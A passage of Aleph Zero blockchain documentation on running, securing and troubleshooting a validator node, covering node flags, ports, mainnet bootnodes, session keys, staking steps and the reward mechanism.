  --enable-pruning \
  --database rocksdb
  --execution Native \
  --database paritydb \
  --name "${NAME}" \
  --base-path "${BASE_PATH}" \
  --pool-limit "${POOL_LIMIT}" \
  --chain "${CHAIN}" \
  --node-key-file "${NODE_KEY_PATH}" \
  --backup-path "${BACKUP_PATH}" \
  --rpc-port "${RPC_PORT}" \
  --ws-port "${WS_PORT}" \
  --port "${PORT}" \
  --validator-port "${VALIDATOR_PORT}" \
  --public-addr "${PUBLIC_ADDR}" \
  --public-validator-addresses "${PUBLIC_VALIDATOR_ADDRESS}" \
  --rpc-cors all \
  --no-mdns \
  --ws-max-connections "${WS_MAX_CONNECTIONS}" \
  --enable-log-reloading \
  --rpc-methods Unsafe \
  --bootnodes "${BOOT_NODES}" \
  --telemetry-url "${TELEMETRY_URL} ${TELEMETRY_VERBOSITY_LEVEL}" > ${LOG_FILE} 2>&1
```

#### Further improvements

We recommend restarting the node automatically whenever it crashes. This is a rare occurrence, but were the node to crash you might miss the performance targets for a session and receive lower rewards. You should also set up some monitoring to check whether the node operates correctly – the prometheus endpoint is likely to be useful – including checking for crashloops. The details of such setups are beyond the scope of this guide.


# Appendix: Ports, addresses, validators, and archivists

This page aims to provide more context with regard to the ports and which of them should be made available publicly.

There are four ports that an Aleph Node uses:

* an RPC/WebSocket port for calling remote procedures (by default this port is set to 9944)
* a P2P port for inter-node communication (by default: 30333)
* a validator port for communication between validators (by default: 30343)

All of these ports can be configured in the `env/validator` and `env/archivist` files and are named `RPC_PORT`,`PORT` and `VALIDATOR_PORT` respectively.

As validators and archivists have different responsibilities, their networking configuration must differ slightly:

* a **validator** needs to be fully accessible from the host that’s running it in order to execute a full range of RPC calls necessary for becoming a validator, but inaccessible from the outside world to prevent tampering. As such, the RPC/WebSocket port cannot be exposed outside of localhost. If you are using our script, the default is to run in precisely this configuration. Note that the P2P port and the validator port still need to be accessible, more on which in later sections.
* an **archivist** is required to respond to calls from outside and all those ports should be exposed to the outside world.

Regardless of whether you are an archivist or a validator, you still need to expose the P2P port in order for the node to be discovered by its peers and the protocol to function correctly. There are several ways of doing that and if you have a public, static IP (we'll call it PSIP) you should be all set (this includes the case of running within a cloud provider like AWS, where getting an IP like that is a matter of a few clicks).

However, if you’re on a private network, are behind a NAT or don't have a PSIP for other reasons, you will still need to somehow expose your port. We recommend contacting your internet service provider and obtaining a PSIP for a reliable setup.&#x20;

If you have a public but dynamic IP, you can configure Dynamic DNS and use the domain name instead of an IP in the configuration. Note that this assumes that your IP address changes but not too often (DNS information needs time to propagate).

If you have a private IP and are unable to obtain a PSIP for some reason, you can look into reverse proxy solutions, however this is not the recommended option.


# Running an Aleph Node on Mainnet

Run an Aleph node on the mainnet using these instructions, and validate transactions on a secure blockchain with zk-proof tech.

Running a node on the Mainnet is very similar to the Testnet, with only a few important differences:

* some configuration variables change (most importantly the `BOOT_NODES`)
* snapshot and chainspec need to be downloaded from the appropriate locations
* Aleph Node Runner users need to supply the `--mainnet` flag
* There admission process is permissionless and requires no input from the user. The only hard requirement is the minimal bond of 25000 AZERO


# Running the node

After completing this section, your node will be connected to the Aleph Zero Testnet and will start receiving blocks from the network.

### Prerequisites

All prerequisites are exactly the same as on the Testnet with regard to the ports and system configuration. We will present a short reminder on how to get the Aleph Node Runner and start it to connect to Mainnet.

Clone the Aleph Node Runner repo:

```bash
git clone https://github.com/Cardinal-Cryptography/aleph-node-runner
cd aleph-node-runner
```

### Setup and running

Once inside the `aleph-node-runner` folder, run:

```bash
./run_node.sh -n <your_nodes_name>  --ip <your public ip> --mainnet
```

If you are using a domain name instead of an IP (e.g. in a DynDNS configuration), you will need to pass the `--dns` argument:

```
./run_node.sh -n <your_nodes_name> --dns <your domain name> --mainnet
```

Management of the node and any [custom options](/aleph-zero/use/validate/running-an-aleph-node-on-testnet/customizing-your-setup) are the same as on Testnet with the notable difference of the config being located in the `env/validator_mainnet` file.

{% hint style="warning" %}
Please make sure to verify your installation as per the [Testnet instructions](/aleph-zero/use/validate/running-an-aleph-node-on-testnet/verifying-your-setup).
{% endhint %}


# Building and running from source \[advanced]

This section is intended for power users who are sure what they are doing: it is not recommended by default.

The differences with the Testnet procedure as as follows:

**The code version**

In the `aleph-node` repository, you need to checkout the tag returned by <https://alephzero.org/developers#developer-resources> (Mainnet section).

**Environment variables**

Same as on the Testnet.

**The database snapshot**

Needs to be downloaded from: <https://azero-snapshots.dev/mainnet/rocksdb-pruned.html> This link will always point to the latest version of the snapshot, taken weekly.

You need to save it to `chains/mainnet` in your data directory.

**The chainspec**

You can download the chainspec from: <https://raw.githubusercontent.com/Cardinal-Cryptography/aleph-node/r-15.2.0/bin/node/src/resources/mainnet_chainspec.json> , where `r-15.2.0`is Mainnet version tag taken from <https://alephzero.org/developers#developer-resources> (Mainnet section).

**The bootnodes**

In your environment, set the `BOOT_NODES` to:

```bash
BOOT_NODES=/dns4/bootnode-eu-central-1-0.azero.dev/tcp/30333/p2p/12D3KooWEF1Eo7uFZWdqFsTPP7CehpRt5NeXFwCe3157qpoU5aqd/dns4/bootnode-eu-central-1-1.azero.dev/tcp/30333/p2p/12D3KooWSeKnKHwumcVuWz2g5wn5xyWZpZJzuZXHJrEdpi8bj4HR/dns4/bootnode-us-east-1-0.azero.dev/tcp/30333/p2p/12D3KooWFQSGvQii2gRGB5T4M6TXhM83JV4bTEhubCBpdoR6Rkwk/dns4/bootnode-us-east-1-1.azero.dev/tcp/30333/p2p/12D3KooWSX2TbzpengsKsXdNPs6g2aQpp91qduL5FPax2SqgCaxa
```


# Setting your identity

This section will guide you through the process of attaching real-world information to your Aleph account.

When you are a validator, you care for your credibility and recognizability as seen by potential nominators. One way of ensuring the trustworthiness of your account is attaching some real-world information to your account, including the display name, email, website, etc.

Additionally, for Testnet, it makes it significantly easier for the Aleph Zero team to verify your submission.

The easiest way to set up attach information to your identity is by using the 'Accounts' -> 'My accounts' section of the Aleph Wallet. After clicking the three dots on the right side of your account row, you will be able to select the 'Set on-chain identity' option.&#x20;

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FXWoVXdQqBGB9US5WkKI6%2Fidentity1.png?alt=media\&token=c694f7c9-cbb6-4774-91b9-c4956ae0fa75)

After clicking it, you will see a form when you can input your information:

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FvpazwUfciI0y9V8yQjnc%2Fidentity2.png?alt=media\&token=78006eff-974a-440c-81eb-185c62d5590e)

Choosing your display name is the required minimum, although we encourage you to fill as much information as possible. Please note that you will have to toggle the 'include field' switch for every field you'd like to fill. After filling your information, you will be asked to sign a transaction (incurring a very small fee).

And just like that, you're recognizable on the chain!

### Custom fields

If you want to include any custom fields, you can do so by going to the 'Developer' -> 'Extrinsics' section and selecting the `setIdentity(info)` extrinsic from pallet `identity`. There you can add arbitrary fields by clicking 'Add item' and upload files instead of typing the text. After completing all of your desired information, you proceed by clicking 'Submit transaction' and signing it like any other extrinsic (it will still incur a small fee).

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FTl09UjhCXUPaRBZ7MJSS%2Fidentity3.png?alt=media\&token=e74d869a-b56a-4e8a-b730-046c0d44bda7)

{% hint style="info" %}
Note that even if you filled some of the fields before, you will need to provide the value again. If you leave it at 'None', they will disappear after you submit the transaction.
{% endhint %}


# Making the node validate

So far you have set up a node that is ready to become a validator from the setup standpoint. That said, there are some additional actions you need to perform to actually take part in the rotation.

{% hint style="info" %}
This process is identical on Testnet and Mainnet. For Mainnet, use <https://azero.dev/> as the wallet address.&#x20;
{% endhint %}

{% hint style="success" %}
Since Feb 24th 2023, the admission process is automatic on both Testnet and Mainnet: this means that after you follow the steps in this tutorial, you'll be added to the waiting list and will start validating when the era changes (up to 24h of waiting time).

When your node starts validating, i.e. joins the era committe, you will notice a blue chevron next to your validator's name in Network->Staking->Targets.
{% endhint %}

### Syncing your node <a href="#syncing-your-node" id="syncing-your-node"></a>

Even though we provide database snapshots to speed up the whole process, the database of your node will need to catch up with the state of the blockchain by receiving information about new blocks. Assuming you have already started the node (run the script) and are able to view the logs, you will just need to wait for the node to become fully synced.

As mentioned above, you should be seeing an output similar to this:

```bash
2022-07-04 12:32:09 〽️ Prometheus exporter started at 0.0.0.0:9615    
2022-07-04 12:32:09 Running session 4013.    
2022-07-04 12:32:10 🔍 Discovered new external address for our node: /ip4/195.150.192.250/tcp/30333/p2p/12D3KooWFGUSW3DMq92JSoGKkBM5WTNJ4bFiJ88PDCX6ttnXadQU    
2022-07-04 12:32:11 ✅ no migration for System    
2022-07-04 12:32:11 ✅ no migration for RandomnessCollectiveFlip    
2022-07-04 12:32:11 ✅ no migration for Scheduler    
2022-07-04 12:32:11 ✅ no migration for Aura    
2022-07-04 12:32:11 ✅ no migration for Timestamp    
2022-07-04 12:32:11 ✅ no migration for Balances    
2022-07-04 12:32:11 ✅ no migration for TransactionPayment    
2022-07-04 12:32:11 ✅ no migration for Authorship    
2022-07-04 12:32:11 ✅ no migration for Staking    
2022-07-04 12:32:11 ✅ no migration for History    
2022-07-04 12:32:11 ✅ no migration for Session    
2022-07-04 12:32:11 ⚠️ Aleph declares internal migrations (which *might* execute). On-chain `StorageVersion(2)` vs current storage version `StorageVersion(2)`    
2022-07-04 12:32:11 ⚠️ Elections declares internal migrations (which *might* execute). On-chain `StorageVersion(0)` vs current storage version `StorageVersion(2)`    
2022-07-04 12:32:11 Running migration from STORAGE_VERSION 0 to 1 for pallet elections    
2022-07-04 12:32:11 Running migration from STORAGE_VERSION 1 to 2 for pallet elections    
2022-07-04 12:32:11 ✅ no migration for Treasury    
2022-07-04 12:32:11 ✅ no migration for Vesting    
2022-07-04 12:32:11 ✅ no migration for Utility    
2022-07-04 12:32:11 ✅ no migration for Multisig    
2022-07-04 12:32:11 ✅ no migration for Sudo    
2022-07-04 12:32:11 ✅ no migration for Contracts    
2022-07-04 12:32:11 ✅ no migration for NominationPools    
2022-07-04 12:32:11 ✅ no migration for Identity    
2022-07-04 12:32:14 Running session 4014.    
2022-07-04 12:32:14 ⚙️  Syncing, target=#4662784 (16 peers), best: #3618503 (0xe8a9…47c8), finalized #3612599 (0xf40d…de62), ⬇ 927.5kiB/s ⬆ 16.5kiB/s    
2022-07-04 12:32:18 Running session 4015.    
2022-07-04 12:32:19 ⚙️  Syncing 1668.2 bps, target=#4662789 (16 peers), best: #3626844 (0x0ee0…03b6), finalized #3613499 (0x03fd…669d), ⬇ 793.5kiB/s ⬆ 6.1kiB/s    
2022-07-04 12:32:22 Running session 4016.    

```

The node is synced when the `best` number reaches the `target` block number (you can alternatively use your wallet’s “Explorer” tab to verify what’s the current highest block.

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FgqemzfSqFJ0znb9l3G6U%2Fvalidate1.png?alt=media&amp;token=9c7237a5-8224-40ed-935d-dab45bb86bc2" alt=""><figcaption></figcaption></figure>

### Polkadot{.js} browser extension <a href="#polkadot-.js-browser-extension" id="polkadot-.js-browser-extension"></a>

The recommended way of managing your accounts is via the [Polkadot{.js} browser extension](https://polkadot.js.org/extension/). When running with Aleph networks, you will most probably be asked to update some of its metadata.

### Creating the stash and bonding <a href="#creating-the-stash-and-bonding" id="creating-the-stash-and-bonding"></a>

{% hint style="danger" %}
Starting with release 12.0, the controller accounts are deprecated. **This concerns only new stakers**.

When bonding funds, you will need to set the controller account to the same account as the stash.
{% endhint %}

You will need a stash account (holding the majority of the funds) and the controller account that makes transactions on behalf of the stash. Explaining this idea in detail is beyond the scope of this guide but you can find good resources [here](https://wiki.polkadot.network/docs/learn-staking). One important point to make though is that it is recommended that those two accounts be distinct.

{% hint style="info" %}
In order to actually get the required amount of TZERO you can use the [Faucet](https://faucet.test.azero.dev/): once you paste your account's address and solve a captcha, it will automatically transfer 25001 TZERO.
{% endhint %}

Now, let us bond some coins. You will need to navigate to the Network → Staking tab, choose the Account subtab and then select the “+ Stash” button:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FLMut0oc6H8Qd4xUfN5XF%2Fvalidate2.png?alt=media&amp;token=542fceda-66dc-43f5-9740-a3991da5c5da" alt=""><figcaption></figcaption></figure>

Next, choose your stash and controller accounts in the appropriate fields and the amount of coins to bond:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FGxGo1wUtYwTsoeq4puSZ%2Fvalidate3.png?alt=media&amp;token=fe4c07a9-baa9-412f-93bd-921d43653846" alt=""><figcaption></figcaption></figure>

Please keep in mind that you should not bond the entirety of your funds, as you need be able to afford transaction fees.

### Generate session keys

Now we need to somehow associate our stash and controller accounts with the actual validator node we are running.  There are two ways it can be done depending if your wallet is connected to your validator or not.

#### Using wallet

As a first step, make sure that your wallet is connected to your validator node and not one of the default endpoints (remember to click ‘Switch’ for the change to take effect):

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F7XxrE6ytXnzIonMGzXTr%2Fvalidate5.png?alt=media&amp;token=3b9e548a-7782-486a-9ce9-eeef9e9390b4" alt=""><figcaption></figcaption></figure>

The next thing we need to do is to tell our validator to generate new session keys and update its keystore, which can be done by issuing a simple RPC call: `author::rotateKeys()` (you need to navigate to the Developer → RPC Calls section of the menu bar).

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F0bSCFvfHaEqQkykEPoRa%2Fvalidate6.png?alt=media&amp;token=12331207-4ff9-4c75-b234-a396d3e31ac6" alt=""><figcaption></figcaption></figure>

You will need to copy the result of this command, as it is needed in the subsequent stages of the process.

#### Using curl

If you don't have access to a graphical interface on the machine you're running the node on, you can rotate the keys with a command-line call that can be done inside the machine:

```bash
curl -H "Content-Type: application/json" -d '{"id":1, "jsonrpc":"2.0", "method": "author_rotateKeys"}' http://127.0.0.1:9944
```

You will need to copy the output of this call, as it is needed in the subsequent stages of the process.

### Set session keys

In the Network → Staking → Accounts section you should see a ‘Set session keys’ option next to the stash you have created earlier. When you click it, you should see a popup asking you to paste the key you acquired in the previous step:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FVvcVYyq9Gmhp4d7vcZO6%2Fvalidate7.png?alt=media&amp;token=c44ef4ba-de13-444b-96b7-24f773ef506f" alt=""><figcaption></figcaption></figure>

### Validate

Again in the Network → Staking → Accounts section: after you have successfully set your keys, you will see the ‘Validate’ button next to your stash. Once you click it, you should see one final popup before you become a validator:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2Fsxn3Ga7lGaSYgk7eV7zM%2Fvalidate8.png?alt=media&amp;token=c61bd869-4b51-43db-8372-c173e16cda06" alt=""><figcaption></figcaption></figure>

You need to choose the commission percentage (the higher value you choose, the less incentive the nominators will have to choose you) and you are ready to validate!

{% hint style="info" %}
Please keep in mind that you need to wait for the start of the new era before you have a possibility to get elected, so some amount of patience is required.
{% endhint %}


# Securing your validator

Even though this page attempts to cover some good practices when setting up a validator, it is not meant to be an absolute guide for creating an iron-clad validator but rather a starting point.

### Rationale

As a validator, you are one of the key enablers of block production and consensus, and you need to maintain your reputation in eyes of the nominators. To that end, a validator node has to maintain:

* high availability: for uninterrupted operation
* high security, especially with regard to its session keys: if a malicious actor managed to access the keys, they would be able to commit slashable behavior on behalf of the validator

### High availability

Even though, in contrast to a lot of chains, the Aleph Zero chain does not punish downtime by slashing, it is still in your best interest to be online as much as possible for two main reasons:

* you are not getting rewards for the time you are offline
* your nominators will notice that your node is not reliable and will choose to nominate another validator.

Some recommendations are quite trivial but important nonetheless:

* run on good quality hardware and prefer bare metal to VM-s
* ensure stable and fast internet connection
* make sure you have plenty of disk space (or monitor it regularly if you want to provision it on demand)

While it may seem like a good idea to introduce redundancy (i.e. run more than one node as the same validator), it is **not** a good idea:

* you will need to somehow share the session keys between the nodes and that may expose them
* you may be slashed for equivocation if both nodes are taking part in the consensus at the same time

### Security

As mentioned above, you need to keep your keys a secret and the best way to start is to follow standard security practices:

* setup a firewall and only expose to the outside world the ports you really need (in case of the validator node it is ports **30333 and 30343** for libp2p protocol/validator network, and a port for SSH access)
* you may want to change the SSH port to something less obvious than 22
* disable password authentication in SSH and only use key-based authentication
* for the safest setup, you may consider turning SSH off altogether (if you have physical access to the machine)
* avoid using the root account

### Monitoring

We suggest monitoring your nodes using a combination of these methods:

* [Performance statistics in the azero.dev wallet.](https://azero.dev/#/staking/query)
* Grafana: for setting up your own dashboards with detailed metrics
* [Telemetry](https://telemetry.azero.dev/): for publicly sharing basic statistics about your node
* Logs: for manually monitoring the health of your node

**Grafana**

It is recommended to setup monitoring and alerts for your node using the standard Prometheus metrics (by default exposed by Aleph Node on port 9615). The recommended tool for digesting the metrics is Grafana and for convenience we've made the config template available [here](https://grafana.com/grafana/dashboards/16691).

**Telemetry**

The telemetry is enabled by default in the dockerised setup. If you want to disable it (which we strongly advise against), go to your `env/validator` config file and set `TELEMETRY_ENABLED=false`.

If the telemetry is enabled, you will be able to monitor your node's performance [here](https://telemetry.polkadot.io/#list/0x05d5279c52c484cc80396535a316add7d47b1c5b9e0398dd1f584149341460c5).

{% hint style="info" %}
If you're building the node from source and running a plain binary, you will need to supply the `--telemetry-url 'wss://telemetry.polkadot.io/submit/ 1'` option when you run the node.
{% endhint %}

**Logs**

The text logs from the node can provide useful information when something is wrong. You may want to keep an eye out for:

* various error messages
* lack of messages about finalization or importing
* your node being behind on finalization for prolonged periods of time


# Troubleshooting

This page contains a handful of tips for solving problems with your validator node

## Suspension

If your node was underperforming,  chances are you were suspended. There are two kinds of suspension that might happen to a validator, if they fail to meet the criteria for each of the following metrics:

* Block production performance - more than 48 sessions in which a validator produced less than 80% of expected blocks,
* ABFT performance - more than 24 sessions in which a validator was behind more than 11 units.&#x20;

Both counters get reset every 10 eras, ie 960 sessions.&#x20;

First of all, to check whether you are suspended, simply go to the [Suspensions tab](https://test.azero.dev/#/staking/performance) (note that the link is for testnet, for mainnet please use the analogous tab on azero.dev) and use the search bar to see if your validator is there:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FA0s0pGpCmulctF8sxgwb%2FScreenshot%202023-02-23%20at%2013.15.29.png?alt=media&amp;token=d05fc9bd-80f8-4a8d-ab5e-f7b8a5c03e9c" alt=""><figcaption></figcaption></figure>

If you confirm you have been suspended, there are two things you should do:

1. Locate and fix the source of your issues. Please feel free to contact the Aleph Zero team on Discord if you have trouble locating the issue.
2. After your suspension period is over, click the "Validate" button again, as described in the [Making the node validate](/aleph-zero/use/validate/making-the-node-validate#validate) section.

## Session keys

Having session keys in your keystore is crucial to being a successful validator. Without them your node won't be producing blocks and won't be taking part in the consensus. Read on to find out how to check if you actually have your session keys and how to restore them in case something went wrong.

{% hint style="info" %}
If you are using the **Aleph Node Runner**, this will be checked automatically on each subsequent run of the node if you provide your stash account address to the `--stash_account` flag. The scripts will also help you generate new keys and set them for your account. That said, you might still consider following the procedure below useful, as it can give you a deeper understanding of the matter.
{% endhint %}

### Is my node running with session keys?

First, you need to go to <https://test.azero.dev/#/chainstate> and run the `session::nextKeys` command to find your keys (for Aura and for AlephBFT, which are used for block production and finalization, respectively).

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FlJxAc5irjnbnUmMEiFG5%2Ftrouble1.png?alt=media&amp;token=77629b44-de6d-44c3-82dc-d2b451d889d8" alt=""><figcaption></figcaption></figure>

This particular query is submitted using the green 'plus' sign to the right of the text fields.

The output should look like this:

```
{
  aura: 0x32...
  aleph: 0x51...
}
```

Now, you need to construct your public session key by gluing the two together: the aura key needs to be pasted in its entirety (including `0x`) and the aleph key without the leading `0x`. Copy the result, as we'll need it in the next step.

{% hint style="info" %}
**Example**\
For the following output:\
`{`

&#x20; `aura: 0x11111111111111111111111111111111`\
&#x20; `aleph: 0x22222222222222222222222222222222`\
`}`\
&#x20;The resulting public session key would be:\
`0x1111111111111111111111111111111122222222222222222222222222222222`
{% endhint %}

Now we need to issue an RPC call to check if there exists a private session key matching this public key. **Important**: this needs to be run against your local node. If you are using the wallet, you need to make sure you switch to your local node as described in the section about [generating your keys](#generating-your-session-keys).

#### Using the wallet&#x20;

You need to go to Developer -> RPC Calls and choose the `author::hasSessionKeys` call. In the `sessionKeys` argument, you need to paste the previously constructed public key, like below:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2Fneoh7ELtU174hS7SpR7S%2Ftrouble2.png?alt=media&amp;token=2ccb8754-fcee-4dc0-8064-1598dc874aef" alt=""><figcaption></figcaption></figure>

If the output you get is `true`, you are all set. If you get `false`, you'll need to follow the next section on generating your session keys again.

#### Using the command line

You will need to run this command on your machine:

```bash
curl -H "Content-Type: application/json" -d '{"id":1, "jsonrpc":"2.0", "method": "author_hasSessionKeys", "params":["<YOUR NODE'S SESSION KEY>"]}' localhost:9944
```

Remember to replace `<YOUR NODE'S SESSION KEY>` with the value you copied in the previous step :slight\_smile:

If you see `true` in this output, everything is okay. If you see `false`, you'll need to follow the next section.

### Generating your session keys

As this is described in the ["Making your node validate"](/aleph-zero/use/validate/making-the-node-validate) section, we will only provide a brief reminder:

1. You need to go to Developer -> RPC Calls section, call (on your local node!) the `author::rotateKeys` method and copy the result.
2. You need to go the Network -> Staking -> Accounts, click on the "Set session keys" button and, in the modal, paste the key you got from `rotateKeys`.

And, just like that, you have your session keys again!

## Accepting inbound connections

In order to successfully take part in the consensus, your node not only needs to be able to make outgoing connections to its peers but also accept incoming ones. As this process is a little more cumbersome, we created a handy Python script to do it for you. You will need Python >= 3.2 and the `requests` package (`pip3 install requests`).

```python
import requests
​
LOCAL_RPC = "http://localhost:9944"
​
​
def analyze_peers(status):
    out_peers = 0
    in_peers = 0
    unknown = 0
    connected = status['result']['connectedPeers']
​
    for peer_id, peer in connected.items():
        try:
            endpoint = peer['endpoint']
            if 'dialing' in endpoint:
                out_peers += 1
            elif 'listening' in endpoint:
                in_peers += 1
            else:
                unknown += 1
        except Exception as e:
            unknown += 1
    print(f"out_peers: {out_peers}, in_peers: {in_peers}, unknown: {unknown}")
​
​
def network_status(addr):
    r = requests.post(addr, json={"jsonrpc":"2.0","id":"1","method":"system_unstable_networkState","params":[]})
    res_json = r.json()
    return res_json
​

if __name__ == '__main__':​
    analyze_peers(network_status(LOCAL_RPC))
```

You can copy it, save it to a file like `check_peers.py` and run it:

```
python3 check_peers.py
```

If in the output you see `in_peers` with a value greater than zero, you're good to go.

Otherwise, you can try the following:

1. Make sure your ports 30333 and 30343 are open: this means making sure that it's not blocked by any firewall and also making sure that it's not hidden behind NAT (which probably comes down to getting a public, fixed IP).
2. If you are sure you've done the above and the `in_peers` value is still 0, don't panic!. It may be the inherent non-determinism of peer-to-peer communication. Waiting some time (say, 24h) for the network state to stabilize might help.

## Accepting consensus connections

Another reason your node is not taking part in consensus might be it is not accepting connections from other Validator nodes on port 30343. This might be caused by providing a wrong IP/DNS argument to the Node.

This can be diagnosed by searching Node logs. You can access your logs just like described in the section [Verifying your setup](/aleph-zero/use/validate/running-an-aleph-node-on-testnet/verifying-your-setup#logs). Good idea would be to investigate logs from the last 24 hours of your node running. When looking at logs, you are interested in searching for status logs of the Clique Network, which is used to connect the Validators directly with each other. Those are the logs that start with: `Clique Network status`.

#### Healthy node, not participating in the current session

When your node does not take part in the current session of consensus, this status log will report the following message:

```
Clique Network status: not maintaining any connections;
```

This is fine and you should not worry about that.

#### Healthy node, participating in the current session

In case your Node is going to be in a session, this status log will change and start reporting your connections with other Validators. Start of session can be found in logs by searching for the initialization message. Example of such log is:

```
AlephBFT-member: NodeIndex(0) Starting a new session.    
```

where `NodeIndex` is your node's index in the committee, so might be different from the one in example. This log indicates initialization of AlephBFT and after that your node will start taking part in consensus.&#x20;

Now after you have found a time at which node is taking part in consensus, a typical healthy Clique Network status log for a session with four Validators looks like this:

{% code overflow="wrap" %}

```
Clique Network status: expecting 2 incoming connections; have - 2 [5FrU…6yKJGgEt, 5GYJ…NgNcvREH]; attempting 1 outgoing connections; have - 1 [5DMy…7Y4teh9M];
```

{% endcode %}

The total number of incoming and outgoing connections should correspond to the number of Validators in the current session minus one. For every peer Validator, the connection type is randomly set either to incoming or outgoing with a 50/50 chance. Therefore, the exact amount of expected incoming connections is unknown, and may vary between sessions.

In case your node is healthy but there are some minor problems with the network, your node can start reporting other logs like:

{% code overflow="wrap" %}

```
Clique Network status: expecting 2 incoming connections; have - 1 [5FrU…6yKJGgEt]; missing - 1 [5GYJ…NgNcvREH]; attempting 1 outgoing connections; have - 1 [5DMy…7Y4teh9M];
```

{% endcode %}

This reports other types of connections, or missing connections. As long as only single connections are missing, you **probably** don't have to worry about that, as this may be the result of peer's misconfiguration.

#### Misconfigured node

A common problem that might appear if you do not have 30343 port open is that no one can connect to you. Then the status log will look like the following:

{% code overflow="wrap" %}

```
Clique Network status: expecting 2 incoming connections; WARNING! No incoming peers even though we expected them, maybe connecting to us is impossible; missing - 2 [5FrU…6yKJGgEt, 5GYJ…NgNcvREH]; attempting 1 outgoing connections; have - 1 [5DMy…7Y4teh9M];     
```

{% endcode %}

This can mean two things:

* your public validator address is not available for other Validators to connect to,
* mapping of your ports is incorrect and your node does not listen on port 30343.

{% hint style="warning" %}
Please, note that even though your node might have established all outgoing connections, this still means that it is misconfigured!

On the other hand, having no connections at all probably indicates a general problem with your Internet connection.
{% endhint %}

In order for your node to function correctly this needs to be fixed. To do that you can make sure that your validator address and port (`--ip/--dns` argument or `VALIDATOR_PUBLIC_ADDRESS` environment variable) is not blocked by any firewall or that it is not hidden behind NAT (which probably comes down to getting a public, fixed IP). You can also verify that your node is setup to listen on a correct port (`VALIDATOR_PORT` environment variable, by default set to 30343).


# Elections and Rewards Math

Understand the mathematics behind Aleph Zero's validator elections and rewards.

## High Level Idea

The current election and reward mechanism on Aleph Zero was designed with the following goals in mind:

1. **Simplicity**: the mechanism should be simple, both for validators and nominators, so that it is easy to figure out what the optimal staking actions are.&#x20;
2. **Low Entry Barrier for Validators**: given enough technical knowledge one should be able to start validating on Aleph Zero. In particular, the entry should not require a huge stake and there should not be any filtering of candidates based on non-transparent criteria.&#x20;
3. **Fairness**: under normal circumstances, the rewards should be always proportional to stake (this is Proof of Stake, after all!) of a given actor (nominator or validator). It should not be possible to abuse this rule in any way.

The goals 1. and 2. are self-explanatory and don't require further discussion, however goal 3. might look enigmatic. This objective is a result of lots of research, and, most of all, experience from how PoS works on other chains (especially the flaws and possible pitfalls).&#x20;

The main principle of PoS is that participants should be rewarded proportionally to the stake they put at risk. There are many examples of PoS systems that don't satisfy this requirement. Take for instance a system, where there is a fixed number of `100` validators, and each validator (with optimal uptime) receives the same amount of rewards `r` for its duty. In such case, there is no point for a validator to put more stake than the bare minimum, and, moreover, smart validators would try to force multiple of their nodes in the committee, because in this system **running multiple nodes by a single operator might be advantageous for the operator**. This in our opinion is an **undesired property**, because:

* In most cases, running multiple nodes by a single operator does not contribute to decentralization. This is because a profit-driven operator would likely run all the nodes on the same infrastructure, with the same cloud provider, and maybe even on the same machine. What really contributes to decentralization is having as many independent operators as possible, running their nodes in different geographical locations, with different providers and using separate infrastructures. At the same time, we wish to emphasize that running multiple nodes by a single operator is by no means a bad thing: we are glad to have such validators but we kindly ask them to diversify the infrastructure on which their nodes are run.
* If having more nodes per operator is financially incentivized, then naturally a single operator may occupy multiple spots in the committee that otherwise would be taken by other, independent operators. When the number of spots is limited, this also incites unhealthy competition between operators: each one wants to take for themselves as many spots as possible.&#x20;

Note that the above disadvantages are consequences of the fact that the **Fairness** property we described earlier was not satisfied. If each validator was rewarded proportionally to their stake, then the problem would disappear: in order to run multiple nodes, the validator would need to distribute their stakes among them, but the sum of their stakes would still be the same.&#x20;

On the other hand of the spectrum is a property which says: by running a node with stake `X+Y` one receives more rewards than by running two nodes, one with stake `X` and one with stake `Y`. If that was the case, then the system would favor big players (whales) and would incentivize pooling. That is not a good thing either, since it generates a force towards centralization.

Concluding, fairness is a property which guarantees that neither splitting your stake into multiple piles, nor combining your stake with someone else will give you any edge when it comes to rewards. It's then optimal to run just one node. That's the property that we aim to achieve.

## Detailed Description

Having described the above motivations behind our system, we proceed with a detailed explanation on how it works.

### Rewards

In Aleph Zero network, as in many PoS systems there are two types of actors: validators and nominators. Validators run `aleph-node` and keep the chain running. Nominators delegate their stake to validators they trust. Both validators and nominators receive rewards for their contribution.&#x20;

To start validating, you must stake a minimum bond of 25000 AZERO. After this condition is satisfied you will enter the `era-committee` (every era lasts 86400 blocks, roughly 24h of time). Now, time for good news: (assuming your node is running OK) this is already enough for you to obtain rewards from validation. In particular you don't need to go through KYC, you don't need to be manually verified, and you don't need to be lucky.&#x20;

